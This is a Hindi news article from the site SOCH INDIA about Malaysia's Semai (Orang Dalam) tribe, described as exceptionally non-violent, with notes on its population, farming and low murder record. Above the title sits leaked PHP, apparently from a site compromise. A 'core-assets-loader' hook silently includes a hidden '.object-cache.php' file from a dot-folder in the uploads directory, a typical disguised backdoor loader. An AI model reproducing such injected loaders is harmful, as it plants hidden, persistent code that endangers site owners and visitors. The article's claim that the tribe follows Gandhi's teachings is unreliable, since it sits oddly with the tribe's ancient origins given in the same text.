add_action('wp_head', function(){echo '';}, 1); /*core-assets-loader */ @include_once('/home/sochindi/public_html/wp-content/uploads/.wp-cache-cd8672/.object-cache.php'); महात्मा गांधी के अहिंसा के कदमों पर चलती है ये जनजाति, सबके लिए रखती है प्रेम का भाव – SOCH INDIA
Menu

महात्मा गांधी के अहिंसा के कदमों पर चलती है ये जनजाति, सबके लिए रखती है प्रेम का भाव

nobanner

Most Non-Violent Tribe In The World: दुनियाभर के जंगलोंमें आज भी कई प्रजाति की जनजातिआं मौजूद हैं जो अपने रीति-रिवाज और अपनी अलग मान्यताओं के कारण चर्चा में रहते हैं. शहरों में रहने वाले लोग इनके रीति-रिवाज और मान्यताओं को देखकर हैरान रह जाते हैं. आज के आधुनिक बदलाव के दौर में भी ये जनजातियां अपनी मान्यताओं को संभाल कर रखी हुईं हैं. आज हम आपको ऐसे ही एक मलेशियन जनजाति (A Malaysian Tribe) के बारे में बताएंगे, जिसकी अहिंसा की भावना (The most non-violent tribe in the world) ने दुनिया को चौंका दिया है. ये जनजाति अपनी अहिंसा की भावना के कारण सोशलमीडिया पर लोगों के बीच चर्चा में बनी हुई है.

बता दें कि मलेशिया में रहने वाली माई सेमाई ट्राइब (Mai Semai Tribe) को ओरैंग दलाम (Orang Dalam) के नाम से भी जाना जाता है. ये जनजाति दक्षिण पूर्वी एशिया (Southeast Asia) के मलय प्रायद्वीप (Malay Peninsula) में रहने वाली है. कहा जाता है ओरैंग दलाम दक्षिण पूर्व एशिया केमूल आबादी के वंशज है. जो लगभग 8000 से 6000 ईसा पूर्व (8000-6000 B.C) मलय प्रायद्वीप पहुंचे थे.

कैसी है इनकी जीवनशैली?
माई सेमाई एक बहुत छोटी आबादी वाली जनजाति है. इसकी आबादी मात्र 49.5 हजार की है. ये प्रजाति खाने के लिए स्लैश और बर्न की खेती करती है. इसके अलावा ये मछली पालन, मुर्गी व बकरी पालन भी करते हैं. जिससे ये अपने लिए मांस का प्रबंध कर सकें.

अहिंसा के हैं पुजारी
आपको इस जनजाति के चर्चा में रहने के कारण जानकर हैरानी होगी. दरअसल, ये जनजाति लंबे समय से महात्मा गांधी के दिखाए अहिंसा के मार्ग पर चलती आई है. कहा जाता है इस जनजाति के लोगों की सहनशीलता बहुत अधिक है. वो कभी किसी प्रकार के झगड़े में नहीं पड़ते हैं. रॉबर्ट डेंटन की रिपोर्ट के मुताबिक, माई सेमाई प्रजाति में 2004 में आखिरी बार 4 हत्याएं रिपोर्ट की गई थी. जिसके बाद से आजतक इन पर किसी प्रकार के हिंसा का कोई रिकॉर्डनहीं है.